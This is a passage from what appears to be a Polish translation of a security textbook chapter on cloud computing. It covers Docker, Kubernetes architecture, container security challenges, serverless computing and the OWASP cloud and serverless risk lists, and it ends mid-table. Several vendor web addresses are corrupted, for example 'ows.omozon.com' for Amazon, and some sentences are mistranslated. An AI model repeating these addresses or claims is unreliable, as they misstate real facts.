o Kontenery: zasoby aplikacji działają wewnątrz kontenerów. Kontener jest wykonalną instancją obrazu aplikacji. Do tworzenia, uruchamiania, zatrzymywania i niszczenia tych kontenerów używany jest Docker CLI lub API.

o Usługi: Usługi umożliwiają użytkownikom zwiększenie liczby kontenerów między demonami i razem służą jako rój z kilkoma menedżerami i pracownikami. Każdy członek roju jest demonem, a wszystkie te demony mogą wchodzić ze sobą w interakcje za pomocą Docker API.

o Networking: Jest to kanał, przez który komunikują się wszystkie izolowane kontenery.

o Woluminy: Jest to magazyn, w którym przechowywane są trwałe dane utworzone przez Dockera i używane przez kontenery Dockera.

Operacje Dockera

Typowe operacje wykonywane przez obrazy platformy Docker obejmują

Budowanie nowego obrazu z pliku Dockerfile

Lista wszystkich obrazów lokalnych

Oznaczanie istniejącego obrazu

Pobieranie nowego obrazu z rejestru Dockera

Wypychanie obrazu lokalnego do rejestru platformy Docker

Wyszukiwanie istniejących obrazów

Mikroserwisy vs. Doker

Aplikacje monolityczne są podzielone na podaplikacje hostowane w chmurze, zwane mikrousługami, które współpracują ze sobą, a każda z nich wykonuje unikalne zadanie. Mikrousługi dzielą i rozprowadzają obciążenie aplikacji, zapewniając stabilne, bezproblemowe i skalowalne usługi poprzez interakcję ze sobą. Aplikacje monolityczne są rozkładane wokół możliwości biznesowych, które wspierają zespoły wielofunkcyjne w opracowywaniu, wspieraniu i wdrażaniu mikrousług. W porównaniu z tradycyjnymi modelami przechowywania danych używanymi przez aplikacje

monolityczne, mikrousługi zdecentralizują przechowywanie danych, zarządzając własnymi magazynami danych. Deweloperzy tworzą kontener Docker dla każdej mikrousługi. Ponieważ każda mikrousługa jest umieszczana w kontenerze wraz z wymaganymi bibliotekami, strukturami i plikami konfiguracyjnymi, mikrousługi należące do jednej aplikacji mogą być opracowywane i zarządzane przy użyciu wielu platform.

Sieć Dockera

Docker umożliwia łączenie ze sobą wielu kontenerów i usług lub innych obciążeń innych niż Docker. Może zarządzać hostami Docker działającymi na wielu platformach, takich jak Linux i Windows, w sposób niezależny od platformy. Architektura sieciowa Docker jest rozwijana na zestawie interfejsów znanych jako model sieci kontenerowej (CNM), który zapewnia przenośność aplikacji w heterogenicznych infrastrukturach. CNM obejmuje wiele konstrukcji wysokiego poziomu, jak omówiono poniżej:

Piaskownica: Piaskownica obejmuje konfigurację stosu sieci kontenerów do zarządzania interfejsami kontenerów, tabelami routingu i ustawieniami systemu nazw domen (DNS).

Punkt końcowy: aby zachować przenośność aplikacji, punkt końcowy jest podłączony do sieci i oddzielony od aplikacji, dzięki czemu usługi mogą implementować różne sterowniki sieciowe.

Sieć: Sieć to połączony zbiór punktów końcowych. Punkty końcowe, które nie mają połączenia sieciowego, nie mogą komunikować się przez sieć.

CNM zawiera dwa podłączane interfejsy sterowników, które zapewniają dodatkową funkcjonalność i kontrolę nad siecią.

Sterowniki sieciowe: Sieć działa poprzez implementację sterowników sieciowych Docker. Sterowniki te można podłączać, dzięki czemu w tej samej sieci można używać wielu sterowników sieciowych jednocześnie. Istnieją dwa rodzaje sterowników sieciowych CNM; mianowicie natywne i zdalne sterowniki sieciowe.

Sterowniki IPAM: sterowniki zarządzania adresami IP (IPAM) przypisują domyślne adresy podsieci i adresy IP do punktów końcowych i sieci, jeśli nie są one przypisane.

Silnik Docker zawiera pięć natywnych sterowników sieciowych, jak omówiono poniżej:

Host: Za pomocą sterownika hosta kontener implementuje stos sieciowy hosta.

Mostek: sterownik mostka służy do tworzenia mostka systemu Linux na hoście zarządzanym przez platformę Docker.

Nakładka: Sterownik nakładki jest używany do umożliwienia komunikacji kontenerowej przez fizyczną infrastrukturę sieciową.

MACVLAN: Sterownik macvlan jest używany do tworzenia połączenia sieciowego między interfejsami kontenerów a nadrzędnym interfejsem hosta lub podinterfejsami przy użyciu trybu mostka Linux MACVLAN.

Brak: Żaden sterownik nie implementuje własnego stosu sieciowego i jest całkowicie odizolowany od stosu sieciowego hosta.

Docker zawiera również trzy zdalne sterowniki stworzone przez społeczność lub dostawców, które są kompatybilne z CNM:

Contiv: Contiv to wtyczka sieciowa typu open source wprowadzona przez Cisco w celu budowania zasad bezpieczeństwa i infrastruktury dla wdrożeń mikrousług dla wielu dzierżawców.

Weave: Weave to wtyczka sieciowa służąca do budowania sieci wirtualnej do łączenia kontenerów Docker rozmieszczonych w wielu chmurach.

Kuryr: Kuryr to wtyczka sieciowa, która implementuje zdalny sterownik Docker libnetwork przy użyciu Neutron, usługi sieciowej OpenStack, a także zawiera sterownik IPAM.

Orkiestracja kontenerów

Orkiestracja kontenerów to zautomatyzowany proces zarządzania cyklami życia kontenerów oprogramowania i ich dynamicznych środowisk. Służy do planowania i dystrybucji pracy poszczególnych kontenerów dla aplikacji opartych na mikrousługach rozproszonych w wielu klastrach. Różne zadania można zautomatyzować za pomocą programu Container Orchestrator, takiego jak

Dostarczanie i wdrażanie kontenerów

Przełączanie awaryjne i nadmiarowość kontenerów

Tworzenie lub niszczenie kontenerów w celu równomiernego rozłożenia obciążenia w infrastrukturze hosta

Przenoszenie kontenerów z jednego hosta na inny w przypadku wyczerpania zasobów lub awarii hosta

Automatyczna alokacja zasobów między kontenerami

Udostępnianie uruchomionych usług środowisku zewnętrznemu

Równoważenie obciążenia, kierowanie ruchu i wykrywanie usług między kontenerami

Przeprowadzanie kontroli stanu uruchomionych kontenerów i hostów

Zapewnienie dostępności kontenerów

Konfigurowanie kontenerów związanych z aplikacjami

Zabezpieczenie komunikacji między kontenerami

Co to jest Kubernetes?

Kubernetes, znany również jako K8s, to przenośna, rozszerzalna platforma orkiestracyjna typu open source opracowana przez Google do zarządzania kontenerowymi aplikacjami i mikrousługami. Kontenery zapewniają wydajny sposób pakowania i uruchamiania aplikacji. W środowisku produkcyjnym działającym w czasie rzeczywistym kontenery muszą być efektywnie zarządzane, aby ograniczyć przestoje do zera. Na przykład, jeśli kontener ulegnie awarii, inny kontener zostanie automatycznie uruchomiony. Aby przezwyciężyć te problemy, Kubernetes zapewnia odporną platformę do zarządzania rozproszonymi kontenerami, generowania wzorców wdrożeń oraz wykonywania przełączania awaryjnego i redundancji dla aplikacji.

Funkcje dostarczane przez Kubernetes:

Wykrywanie usług: Kubernetes umożliwia wykrywanie usług za pomocą nazwy DNS lub adresu IP.

Równoważenie obciążenia: gdy kontener odbiera duży ruch, Kubernetes automatycznie rozdziela ruch do innych kontenerów i przeprowadza równoważenie obciążenia.

Orkiestracja pamięci masowej: Kubernetes umożliwia programistom montowanie własnych funkcji pamięci masowej, takich jak lokalna i publiczna pamięć masowa w chmurze.

Zautomatyzowane wdrażanie i wycofywanie: Kubernetes automatyzuje proces tworzenia nowych kontenerów, niszczenia istniejących kontenerów i przenoszenia wszystkich zasobów z jednego kontenera do drugiego.


Automatyczne pakowanie do kosza: Kubernetes może zarządzać klastrem węzłów, na których działają aplikacje kontenerowe. Jeśli określisz zasoby potrzebne do uruchomienia kontenera, takie jak moc obliczeniowa i pamięć, Kubernetes może automatycznie przydzielać i zwalniać zasoby do kontenerów.

Samonaprawianie: Kubernetes automatycznie sprawdza stan kontenerów, zastępuje uszkodzone kontenery nowymi kontenerami, niszczy uszkodzone kontenery i unika reklamowania niedostępnych kontenerów klientom.

Zarządzanie kluczami tajnymi i konfiguracją: Kubernetes umożliwia użytkownikom przechowywanie poufnych informacji, takich jak poświadczenia, klucze SSH i tokeny OAuth, oraz zarządzanie nimi. Konfigurację aplikacji i poufne informacje można wdrażać i aktualizować bez konieczności przebudowywania obrazów kontenerów.

Architektura klastra Kubernetes

Po wdrożeniu Kubernetes generowane są klastry. Klaster to grupa komputerów zwanych węzłami, które wykonują aplikacje wewnątrz kontenerów zarządzanych przez Kubernetes. Klaster składa się z co najmniej jednego węzła głównego i jednego węzła roboczego. Węzły robocze zawierają pody (grupę kontenerów), którymi zarządza węzeł główny. Poniższy rysunek przedstawia różne komponenty architektury klastra Kubernetes:



Komponenty główne: Komponenty węzła głównego zapewniają panel sterowania klastrem i wykonują różne czynności, takie jak planowanie, wykrywanie i obsługa zdarzeń klastra. Te komponenty główne mogą być wykonywane przez dowolny komputer w klastrze.

o Kube-apiserver: Serwer API jest integralną częścią panelu kontrolnego Kubernetes, który odpowiada na wszystkie żądania API. Służy jako narzędzie front-end dla panelu sterowania i jest jedynym komponentem, który współdziała z klastrem etcd i zapewnia przechowywanie danych.

o Klaster Etcd: Jest to rozproszony i spójny magazyn klucz-wartość, w którym przechowywane są dane klastra Kubernetes, szczegóły wykrywania usług, obiekty API itp.

o Kube-scheduler: Kube-scheduler jest głównym komponentem, który skanuje nowo wygenerowane pody i przydziela im węzeł. Przypisuje węzły na podstawie takich czynników, jak ogólne zapotrzebowanie na zasoby, lokalizacja danych, ograniczenia programowe/sprzętowe/polityki oraz wewnętrzne interwencje związane z obciążeniem.

o Kube-controller-manager: Kube-controller-manager to główny komponent, który uruchamia kontrolery. Kontrolery są na ogół pojedynczymi procesami (np. kontrolerem węzła, kontrolerem punktu końcowego, kontrolerem replikacji, kontem usługi i kontrolerem tokena), ale są połączone w jeden plik binarny i działają razem w jednym procesie w celu zmniejszenia złożoności.

o cloud-controller-manager: Jest to główny komponent używany do uruchamiania kontrolerów, które komunikują się z dostawcami chmury. Cloud-controller-manager umożliwia osobną ewolucję kodu Kubernetes i kodu dostawcy chmury.

o Komponenty węzła: komponenty węzła lub procesu roboczego działają na każdym węźle w klastrze, zarządzając działającymi zasobnikami i dostarczając usługi środowiska uruchomieniowego Kubernetes.

o Kubelet: Kubelet to ważny agent usług, który działa w każdym węźle i zapewnia działanie kontenerów w pod. Zapewnia również, że strąki i pojemniki są zdrowe i działają zgodnie z oczekiwaniami. Kubelet nie obsługuje kontenerów, które nie są generowane przez Kubernetes.

o Kube-proxy: Jest to sieciowa usługa proxy, która działa również na każdym węźle roboczym. Ta usługa obsługuje reguły sieciowe, które umożliwiają połączenie sieciowe z zasobnikami.

o Container Runtime: Container Runtime to oprogramowanie przeznaczone do uruchamiania kontenerów. Kurbernetes obsługuje różne środowiska uruchomieniowe kontenerów, takie jak Docker, rktlet, containerd i cri-o.

Kubernetes vs. Doker

Jak omówiono powyżej, Docker to oprogramowanie typu open source, które można zainstalować na dowolnym hoście w celu budowania, wdrażania i uruchamiania aplikacji kontenerowych w jednym systemie operacyjnym. Konteneryzacja izoluje uruchomione aplikacje od innych usług i aplikacji działających w systemie operacyjnym hosta. Kubernetes to platforma orkiestracji kontenerów, która automatyzuje proces tworzenia, zarządzania, aktualizowania, skalowania i niszczenia kontenerów. Zarówno Docker, jak i Kubernetes są oparte na architekturze mikroserwisów, są zbudowane przy użyciu języka programowania Go do wdrażania małych, lekkich plików binarnych oraz wykorzystują plik YAML do określania konfiguracji aplikacji i stosów. Gdy Kubernetes i Docker są ze sobą połączone, zapewniają wydajne zarządzanie i wdrażanie kontenerów w rozproszonej architekturze. Gdy Docker jest zainstalowany na wielu hostach z różnymi systemami operacyjnymi, możesz użyć Kubernetes do zarządzania tymi hostami Docker poprzez dostarczanie kontenerów, równoważenie obciążenia, przełączanie awaryjne i skalowanie i bezpieczeństwo.

Klastry i kontenery

Grupa

Klaster odnosi się do zestawu dwóch lub więcej połączonych węzłów, które działają równolegle w celu wykonania zadania. Obciążenia z indywidualnymi, możliwymi do zrównoleglenia zadaniami są współużytkowane przez węzły. Zadania te wykorzystują połączoną pamięć i moc obliczeniową wszystkich węzłów w klastrze. Jeden z węzłów pełni funkcję węzła nadrzędnego, który jest odpowiedzialny za przydział pracy, pobieranie wyników i udzielanie odpowiedzi.

Rodzaje przetwarzania klastrowego

Poniżej podano różne typy klastrów.

o Wysoce Dostępny (HA) lub Fail-over: W klastrze awaryjnym więcej niż jeden węzeł działa jednocześnie, oferując wysoką dostępność (HA) lub ciągłą dostępność (CA). Jeśli jeden węzeł ulegnie awarii, drugi węzeł przejmuje odpowiedzialność przy minimalnym lub zerowym przestoju.

o Równoważenie obciążenia: w klastrze z równoważeniem obciążenia obciążenie jest rozdzielane między węzły, aby uniknąć przeciążenia pojedynczego węzła. Moduł równoważenia obciążenia przeprowadza okresowe kontrole kondycji każdego węzła w celu zidentyfikowania awarii węzła i przekierowuje ruch przychodzący do innego węzła. Klaster równoważenia obciążenia jest również klastrem o wysokiej dostępności.

o Wysokowydajne przetwarzanie danych: W klastrze wysokowydajnych obliczeń (HPC) węzły są skonfigurowane tak, aby zapewniały ekstremalną wydajność dzięki równoległości zadań. Skalowanie pomaga również w maksymalizacji wydajności.

Klastry w chmurze

Klastry w chmurze to zestawy węzłów hostowanych na maszynach wirtualnych (VM) i często są połączone z wirtualnymi chmurami prywatnymi. Klastrowanie w chmurze minimalizuje wysiłek i czas potrzebny do ustanowienia klastra. W środowisku chmurowym klastry można skalować w górę na żądanie, łatwo dodając dodatkowe zasoby lub instancje, takie jak maszyny wirtualne. Chmura zapewnia również elastyczność aktualizacji infrastruktury zgodnie ze zmianami wymagań. Ponadto chmura zwiększa opóźnienia i odporność poprzez wdrażanie węzłów w wielu strefach dostępności. Klastrowanie w chmurze maksymalizuje dostępność, bezpieczeństwo i łatwość konserwacji klastra.

Kontenery i ich relacje z klastrami

Kontenery pomagają w niezawodnym uruchamianiu aplikacji w różnych środowiskach komputerowych. Na przykład organizacja opracowuje aplikację internetową budującą frontend i backend jako mikrousługi. Aby wdrożyć tę aplikację internetową, kontenery można wypchnąć na maszynę wirtualną w chmurze. Jeśli maszyna wirtualna lub sprzęt ulegnie awarii, aplikacja będzie niedostępna, dopóki ruch nie zostanie obsłużony przez serwer awaryjny. Aby zwiększyć dostępność, skalowalność i wydajność aplikacji internetowych, umieść konteneryzowane aplikacje na kilku węzłach w klastrze. W rezultacie kontenery działające w różnych węzłach maksymalizują wykorzystanie zasobów. Ponadto ryzyko awarii pojedynczego węzła można wyeliminować, umieszczając instancję kontenera na każdym węźle w klastrze.

Wyzwania związane z bezpieczeństwem kontenerów

Organizacje powszechnie przyjmują platformy oparte na kontenerach ze względu na ich funkcje (np. elastyczność, ciągłe dostarczanie aplikacji, wydajne wdrażanie). Jednak szybki rozwój i rozpowszechnianie technologii kontenerów spowodowały wiele wyzwań związanych z bezpieczeństwem. Poniżej omówiono niektóre z wyzwań związanych z bezpieczeństwem kontenerów:

Napływ podatnego na ataki kodu źródłowego

Kontenery stanowią platformę typu open source używaną przez programistów do regularnego aktualizowania, przechowywania i używania obrazów w repozytorium. Powoduje to ogromny niekontrolowany kod, który może zawierać luki w zabezpieczeniach, które mogą zagrozić bezpieczeństwu.

Duża powierzchnia ataku

System operacyjny hosta składa się z wielu kontenerów, aplikacji, maszyn wirtualnych i baz danych w chmurze lub lokalnie. Duża powierzchnia ataku implikuje dużą liczbę podatności i zwiększoną trudność w ich wykryciu.

Brak widoczności

Silnik kontenera uruchamia kontener, łączy się z jądrem Linuksa i tworzy kolejną warstwę abstrakcji, kamuflując działania kontenerów i utrudniając śledzenie działań określonych kontenerów lub użytkowników.

Kompromitujące tajemnice

Kontenery wymagają poufnych informacji, takich jak klucze API, nazwy użytkowników lub hasła, aby uzyskać dostęp do dowolnych usług. Atakujący, którzy nielegalnie uzyskują dostęp do tych poufnych informacji, mogą zagrozić bezpieczeństwu.

Szybkość DevOps

Kontenery mogą być wykonywane natychmiast, a po wykonaniu są zatrzymywane i usuwane. Ta ulotność pomaga atakującym przeprowadzać ataki i ukrywać się bez instalowania złośliwego kodu.

Głośne sąsiednie kontenery

Kontener może zużyć i wyczerpać wszystkie dostępne zasoby systemowe, co bezpośrednio wpływa na działanie innych sąsiednich kontenerów, tworząc atak typu „odmowa usługi" (DoS).

Przebicie kontenera do hosta

Kontenery, które działają jako root, mogą złamać zabezpieczenia i uzyskać dostęp do systemu operacyjnego hosta poprzez eskalację uprawnień.

Ataki sieciowe

Atakujący mogą wykorzystywać uszkodzone kontenery z aktywnymi surowymi gniazdami i wychodzącymi połączeniami sieciowymi do przeprowadzania różnych ataków sieciowych.

Ominięcie izolacji

Atakujący, po naruszeniu bezpieczeństwa kontenera, mogą eskalować uprawnienia, aby uzyskać dostęp do innych kontenerów lub samego hosta.

Złożoność ekosystemu

Kontenery są budowane, wdrażane i zarządzane przy użyciu wielu dostawców i źródeł. Utrudnia to zabezpieczanie i aktualizowanie poszczególnych komponentów, ponieważ pochodzą one z różnych repozytoriów.

Platformy zarządzania kontenerami

Poniżej wymieniono różne platformy zarządzania kontenerami:

Docker

Docker to niezależna platforma kontenerowa, która pomaga w budowaniu, zarządzaniu i zabezpieczaniu wszystkich aplikacji, od tradycyjnych aplikacji po najnowsze mikrousługi, oraz

wdrażaniu ich w środowiskach chmurowych. Docker zawiera najnowszą bibliotekę zawartości kontenerów i ekosystem z ponad 100 000 obrazów kontenerów, które umożliwiają programistom tworzenie i wdrażanie aplikacji. Docker zawiera również podstawowe bloki konstrukcyjne, takie jak Docker Desktop, Docker Engine i Docker Hub, do łatwego udostępniania stosów aplikacji i zarządzania nimi.

Amazon Elastic Container Service (Amazon ECS) (https://ows.omozon.com)

Microsoft Azure Container Instances (ACI) (https://ozure.microsoft.com)

Red Hat OpenShift Container Platform (https://www.redhot.com)

Portainer (https://www.portoiner.io)

Rancher (https://roncher.com)

Platformy Kubernetes

Poniżej wymieniono różne platformy Kubernetes:

Kubernetesa

Kubernetes to mechanizm orkiestracji kontenerów typu open source do automatyzacji wdrażania, skalowania i zarządzania aplikacjami w kontenerach. Grupuje również różne kontenery, które składają się na aplikację, w kilka jednostek logicznych, co ułatwia zarządzanie i wykrywanie. Umożliwia użytkownikom korzystanie z infrastruktury lokalnej, hybrydowej lub chmurowej w celu migracji obciążeń z jednego miejsca do drugiego. Kubernetes może również wdrażać i aktualizować sekrety i konfiguracje aplikacji bez przebudowywania obrazów kontenerów i bez ujawniania sekretów w konfiguracji stosu.

Amazon Elastic Kubernetes Service (EKS) (https://ows.omozon.com)

Docker Kubernetes Service (DKS) (https://www.docker.com)

Knative (https://cloud.google.com)

IBM Cloud Kubernetes Service (https://www.ibm.com)

Google Kubernetes Engine (GKE) (https://cloud.google.com)

Przetwarzanie bezserwerowe

Przetwarzanie bezserwerowe to nowa technologia wdrażania opartych na chmurze aplikacji korporacyjnych zbudowanych na kontenerach i mikrousługach. Przetwarzanie bezserwerowe zapewnia płatność za użycie funkcjonalnośćci dla konsumentów, usuwając ciężar uruchamiania i zatrzymywania serwerów. Pozwala to programistom przenieść uwagę z serwerów na zadania. Deweloperzy korzystający z przetwarzania bezserwerowego uzyskują ogromne korzyści i skalowalność bez potrzeby posiadania specjalistycznej wiedzy w zakresie przetwarzania w chmurze. W tej sekcji omówiono podstawowe pojęcia związane z przetwarzaniem bezserwerowym.

Co to jest przetwarzanie bezserwerowe?

Przetwarzanie bezserwerowe, znane również jako architektura bezserwerowa lub FaaS, ma opartą na chmurze architekturę aplikacji, w której infrastruktura aplikacji i usługi pomocnicze są dostarczane przez dostawcę chmury w razie potrzeby. Przetwarzanie bezserwerowe upraszcza proces wdrażania aplikacji i eliminuje potrzebę zarządzania serwerem i sprzętem przez programistów. Aplikacje

bezserwerowe nie są całkowicie bezserwerowe; serwery są wymagane, ale nie są fizycznie dostępne dla programistów. W architekturze bezserwerowej kod aplikacji działa w infrastrukturze hostowanej w chmurze, zarządzanej przez zewnętrznego dostawcę usług. Dostawca usług w chmurze jest odpowiedzialny za udostępnianie, skalowanie, równoważenie obciążenia i zabezpieczanie infrastruktury bezserwerowej. Ponadto dostawca usług w chmurze jest również odpowiedzialny za zarządzanie poprawkami systemów operacyjnych oraz bazowego oprogramowania i usług.

Zalety:

Wysoka skalowalność i elastyczność

Szybsze wdrażanie i aktualizacja

Zmniejszony koszt infrastruktury

Brak zarządzania serwerem

Płać za użycie

Zmniejszone opóźnienia i koszty skalowania

Szybsze udostępnianie zasobów

Niskie ryzyko awarii

Brak administracji systemem

Wady :

Zwiększona luka w zabezpieczeniach

Blokada dostawcy

Trudności w zarządzaniu bezpaństwowością

Kompleksowe testy aplikacji end-to-end

Nieprzydatność długotrwałych procesów do przetwarzania bezserwerowego

Bezserwerowe vs. Kontenery

Poniższa tabela podsumowuje różnice między przetwarzaniem bezserwerowym a kontenerami.

Kontenery : Bezserwerowe przetwarzanie

Deweloper jest odpowiedzialny za zdefiniowanie pliki konfiguracyjne kontenera wraz z systemem operacyjnym, oprogramowaniem, bibliotekami, pamięcią masową i siecią ; Następnie programista tworzy z tego obraz pliku, wypycha obraz do rejestru i uruchamia pojemnik z tego obrazu. : Deweloper musi tylko opracować i prześlij kod do obsługi serverless przetwarzanie danych; cały proces udostępniania jest obsługiwane przez dostawcę usług w chmurze.

Po zainicjowaniu kontener jest uruchamiany w sposób ciągły, aż wywoływacz zatrzyma się lub niszczy to. : Po zakończeniu wykonywania plik serverless funkcja jest automatycznie niszczona przez środowisko chmurowe.

Kontener wymaga obsługi serwera nawet wtedy, gdy kontener nie wykonuje żadnych programów. : Opłaty za wdrożenie bezserwerowe dotyczą tylko zużytych zasobów.

Kod nie ma ograniczeń czasowych aby biegać wewnątrz kontenera. : Limit czasu jest włączony w funkcjach bezserwerowych.

Kontenery obsługują uruchamianie w klastrze węzły hosta. : Bazowa infrastruktura hosta jest przejrzysta dla programistów.

Kontenery przechowują dane w pamięci tymczasowej lub zmapowane woluminy pamięci masowej.: Funkcje bezserwerowe nie są obsługiwane jako tymczasowe składowanie; zamiast tego dane są przechowywane w obiektowym nośniku pamięci.

Kontenery obsługują zarówno złożone aplikacje i lekkie mikroserwisowe.:Funkcje bezserwerowe są odpowiednie tylko dla aplikacji mikroserwisowych.

Deweloperzy mogą wybrać język i środowisko uruchomieniowe dla aplikacji działających w środowisku a pojemnik. : Wybór języka dla funkcji bezserwerowych to ograniczone przez dostawcę usług w chmurze.

Struktury przetwarzania bezserwerowego

Przetwarzanie bezserwerowe ułatwia uruchamianie kodu i tworzenie aplikacji bez martwienia się o zarządzanie serwerem zaplecza. Ta adopcja przetwarzania bezserwerowego szybko rośnie w wielu branżach. Poniżej wymieniono niektórych dostawców bezserwerowego przetwarzania w chmurze:

Funkcje platformy Microsoft Azure

Microsoft Azure Functions to bezserwerowa platforma obliczeniowa, która umożliwia użytkownikom uruchamianie kodu bez udostępniania i zarządzania serwerami. Jest w pełni zautomatyzowany i zapewnia skalowanie w oparciu o wielkość obciążenia; ta funkcja pozwala użytkownikom dodawać więcej wartości bez myślenia o zarządzaniu serwerem zaplecza.

AWS Lambda (https://ows.omozon.com)

Google Cloud Functions (https://cloud.google.com)

IBM Cloud Functions (https://www.ibm.com)

AWS Fargate (https://ows.omozon.com)

Alibaba Cloud Function Compute (https://www.olibobocloud.com)

Zagrożenia przetwarzania w chmurze

Większość organizacji stosuje technologię chmury, ponieważ zmniejsza ona koszty dzięki zoptymalizowanemu i wydajnemu przetwarzaniu. Solidna technologia chmury oferuje użytkownikom końcowym różne rodzaje usług; jednak wiele osób jest zaniepokojonych krytycznymi zagrożeniami i zagrożeniami bezpieczeństwa chmury, które atakujący mogą wykorzystać do naruszenia bezpieczeństwa danych, uzyskania nielegalnego dostępu do sieci itp. W tej sekcji omówiono poważne zagrożenia bezpieczeństwa i luki w zabezpieczeniach systemów chmurowych.

OWASP 10 największych zagrożeń dla bezpieczeństwa w chmurze

Poniższa tabela podsumowuje 10 największych zagrożeń dla bezpieczeństwa chmury według OWASP.

Zagrożenie : Opis

R1- Odpowiedzialność i własność danych:

Organizacje wykorzystują chmurę publiczną do hostowania usług biznesowych zamiast tradycyjnego centrum danych.

Czasami korzystanie z chmury powoduje utratę rozliczalności danych i kontroli, podczas gdy korzystanie z tradycyjnego centrum danych pomaga w tym kontrolowanie i zabezpieczanie danych logicznie i fizycznie.

Korzystanie z chmury publicznej może zagrozić możliwości odzyskania danych i skutkować krytycznymi ryzykami, które organizacja musi złagodzić natychmiast.

R2 - Federacja tożsamości użytkowników

Przedsiębiorstwa korzystają z usług i aplikacji różnych dostawców chmur, tworząc wiele tożsamości użytkowników i komplikując zarządzanie wieloma identyfikatorami użytkowników i poświadczeniami.

Dostawcy chmury mają mniejszą kontrolę nad cyklem życia użytkownika /offboarding.

R3 - Zgodność z przepisami

Zgodność z przepisami może być skomplikowana.

Dane zabezpieczone w jednym kraju mogą nie być zabezpieczone w innym innego kraju ze względu na brak przejrzystości i inne przepisy regulacyjne przestrzegane w różnych krajach.

R4 - Ciągłość biznesowa i odporność

Zapewnienie ciągłości biznesowej w organizacji IT zapewnia ,że biznes może być prowadzony w sytuacji klęski żywiołowej.

Gdy organizacje korzystają z usług w chmurze, istnieje ryzyko lub straty pieniężne, jeśli dostawca chmury obsługuje działalność nieprawidłowej ciągłości

R5 - Prywatność użytkownika i wtórne wykorzystanie danych

Korzystanie z serwisów społecznościowych stwarza ryzyko dla danych osobowych, ponieważ są one przechowywane w chmurze, a większość dostawców aplikacji społecznościowych wydobywa dane użytkowników do wtórnego wykorzystania.

Domyślna funkcja udostępniania w serwisach społecznościowych może zagrozić prywatności danych osobowych użytkowników.

R6 - Integracja usług i danych

Organizacje muszą zapewnić odpowiednią ochronę, gdy zastrzeżone dane są przesyłane od użytkownika końcowego do centrum danych w chmurze.

Niezabezpieczone dane w tranzycie są podatne na podsłuchiwanie i przechwytywanie.

R7 - Wielu najemców i bezpieczeństwo fizyczne

Technologia chmury wykorzystuje koncepcję multi-tenancy do współdzielenia zasobów i usług między wieloma klientami, takimi jak sieć, bazy danych.

Nieodpowiednia segregacja logiczna może prowadzić do ingerencji najemców ze swoimi funkcjami bezpieczeństwa.

R8 — Analiza incydentów i pomoc kryminalistyczna

W przypadku wystąpienia incydentu bezpieczeństwa badanie aplikacji i usług hostowanych przez dostawcę usług w chmurze może być trudne, ponieważ dzienniki zdarzeń są rozproszone na wielu hostach i centrach danych zlokalizowanych w kilku krajach i podlegających różnym przepisom i zasadom.

Ze względu na rozproszone przechowywanie logów w chmurze organy ścigania mogą napotkać problemy z odzyskiwaniem danych kryminalistycznych.

R9 - Bezpieczeństwo infrastruktury

Linie bazowe konfiguracji infrastruktury powinny być zgodne z najlepszymi praktykami branżowymi, ponieważ istnieje ciągłe ryzyko złośliwych działań.

Błędna konfiguracja infrastruktury może umożliwić skanowanie sieci w poszukiwaniu aplikacji i usług, które są podatne na ataki, w celu uzyskania informacji, takich jak aktywne nieużywane porty oraz domyślne hasła i konfiguracje.

R10 - Narażenie środowiska nieprodukcyjnego A4-XML

Środowiska nieprodukcyjne są używane do projektowania i opracowywania aplikacji oraz do testowania działań wewnętrznych w organizacji.

Korzystanie ze środowisk nieprodukcyjnych zwiększa ryzyko nieautoryzowanego dostępu, ujawnienia informacji i modyfikacji informacji.

OWASP Top 10 zagrożeń bezpieczeństwa bezserwerowego

Chociaż przetwarzanie bezserwerowe upraszcza proces wdrażania aplikacji i eliminuje potrzebę zarządzania serwerem i sprzętem przez programistów, przenosi również niektóre zagrożenia bezpieczeństwa na dostawców usług w chmurze. Aplikacje bezserwerowe nadal wykonują kod, a luki w kodzie mogą otwierać bramy dla różnych ataków na poziomie aplikacji, takich jak XSS, wstrzykiwanie strukturalnego języka zapytań (SQL), DoS oraz zepsute uwierzytelnianie i autoryzacja; tj. aplikacje bezserwerowe są podatne na ten sam typ ataków, co tradycyjne aplikacje internetowe. Poniższa tabela podsumowuje 10 największych zagrożeń bezpieczeństwa bezserwerowych według OWASP.

Zagrożenia: Wektor ataku: Słabość zabezpieczeń: Wpływ

A1- Wstrzyknięcie : Dane wejściowe pochodzą nie tylko z API, ale także z funkcji bezserwerowych, które są wywoływane z różnych źródeł zdarzeń, takich jak zdarzenia przechowywania w chmurze (S3 Blob), przetwarzanie danych strumieniowych (AWS Kinesis), modyfikacje baz danych (DynamoDB, CosmoDB), modyfikacje kodu (AWS CodeCommit) oraz powiadomienia (SMS, e-mail, IoT). ; Zapora sieciowa nie może filtrować zdarzeń generowanych przez pocztę e-mail lub bazę danych. : Wstrzykiwanie SQL/NoSQL, Wstrzykiwanie poleceń systemu operacyjnego , wWstrzyknięcie kodu :

Wpływ zależy od uprawnień funkcji, której dotyczy luka.; Jeśli funkcja ma dostęp do magazynu w chmurze, wstrzyknięty kod może usunąć dane lub przesłać uszkodzone dane.

